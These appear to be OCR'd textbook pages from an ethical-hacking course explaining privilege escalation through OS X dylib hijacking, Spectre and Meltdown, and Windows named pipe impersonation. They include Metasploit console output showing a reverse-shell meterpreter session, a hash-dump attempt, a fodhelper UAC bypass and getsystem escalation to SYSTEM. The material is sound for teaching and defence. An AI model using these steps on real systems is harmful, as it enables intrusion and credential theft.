
Similar to Windows, OS X is also vulnerable to dynamic library attacks. OS X provides several legitimate methods, such as setting the DYLD_INSERT_LIBRARIES environment variable, which are user specific. These methods force the loader to automatically load malicious libraries into a target running process. OS X allows the loading of weak dylibs (dynamic libraries) dynamically, which in turn allows an attacker to place a malicious dylib in the specified location. In many cases, the loader searches for dynamic libraries in multiple paths. This helps an attacker to inject a malicious dylib in one of the primary directories and simply load the malicious dylib at runtime. Attackers can utilize such methods to perform various malicious activities such as stealthy persistence, run-time process injection, bypassing security software, and bypassing Gatekeeper.



User
Run the application
Application Directory
.dmg
Malicious dylib
Request for dylib
Load malicious dylib
OS X Dynamic Library
Malicious dylib at /Application/Blah.app/Contents/lib
Original dylib at /System/library
Gain remote access to the system
Inject malicious dylib at /Application/Blah.app/Contents/lib
Attacker

Figure 6.79: Example of privilege escalation using Dylib hijacking

Dylib Hijack Scanner helps attackers to detect dylibs that are vulnerable to hijacking attacks. After identifying vulnerable dylibs, attackers use tools such as DylibHijack to perform dylib hijacking on the target system.



Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

Spectre Vulnerability

- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript

Meltdown Vulnerability

- Attackers may take advantage of this vulnerability to **escalate privileges by forcing an unprivileged process** to read other adjacent memory locations such as kernel memory and physical memory
- This leads to revealing critical system information such as **credentials**, **private keys**, etc.

Privilege Escalation using Spectre and Meltdown Vulnerabilities

Spectre and Meltdown are recent CPU vulnerabilities found in the design of modern processors, including chips from AMD, ARM, and Intel, caused by performance optimizations in these processors. Attackers may exploit these vulnerabilities to gain unauthorized access and steal critical system information such as login credentials, secret keys, keystrokes, encryption keys, etc. stored in the application's memory to escalate privileges. These attacks can be performed because the normal verification of the user's privileges is disrupted through the interaction of features like branch prediction, out-of-order execution, caching, and speculative execution. Using these vulnerabilities, attackers can exploit various IT resources, such as most OSs, servers, PCs, cloud systems, and mobile devices.

- **Spectre Vulnerability**

  The Spectre vulnerability is found in many modern processors, including Apple, AMD, ARM, Intel, Samsung, and Qualcomm processors. This vulnerability allows attackers to trick a processor into exploiting speculative execution to read restricted data. Modern processors implement speculative execution to predict the future to complete the execution faster. For example, if the chip identifies that a program includes multiple conditional statements, it will start executing and concluding all the possible outputs before the program does. Attackers may exploit this vulnerability in different ways:

  - The processor is forced to accomplish a speculative execution of a read before bound checking is performed. Consequently, an attacker can access and read out-of-bounds memory locations.
  - When executing conditional statements, for faster processing, the processors use branch prediction to pick a path to execute speculatively. Attackers may exploit this


feature to force the processor to take an improper speculative decision and further access data out of range.

Attackers may use this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized. This vulnerability helps attackers to extract confidential information, such as credentials stored in the browser, from that target process. In certain cases, using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript.

- **Meltdown Vulnerability**

  Meltdown vulnerability is found in all Intel and ARM processors deployed by Apple. This vulnerability allows attackers to trick a process into accessing out-of-bounds memory by exploiting CPU optimization mechanisms such as speculative execution. For example, an attacker requests to access an illegal memory location. He/she sends a second request to read a valid memory location conditionally. In this case, a processor using speculative execution will complete evaluating the result for both requests before checking the first request. When the processor checks that the first request is invalid, it rejects both requests after checking the privileges. Even though the processor rejects both the requests, the results of both the requests remain in the cache memory. Now the attacker sends multiple valid requests to access out-of-bounds memory locations.

  Attackers may use this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations, such as kernel memory and physical memory. This leads to critical system information such as credentials, private keys, etc. being revealed.



Privilege Escalation using Named Pipe Impersonation

- In the Windows operating system, named pipes provide **legitimate communication** between running processes
- Attackers often exploit this technique to escalate privileges on the victim's system to those of a user account having **higher access privileges**

```
[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49766)
 17:58:59 +0800

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191127182605_default_10.10.10.10_windows.hashes_567622.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was atte
mpted:
[-] Named Pipe Impersonation (In Memory/Admin)
```

```
TARGET => 0
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (179779 bytes) to 10.10.10.10
[*] Cleaining up registry keys ...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49792) at 2019-11-27 1
8:30:40 +0800

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


- Attackers use tools such as **Metasploit** to perform named pipe impersonation on a target host
- Attackers use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts

Privilege Escalation using Named Pipe Impersonation

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

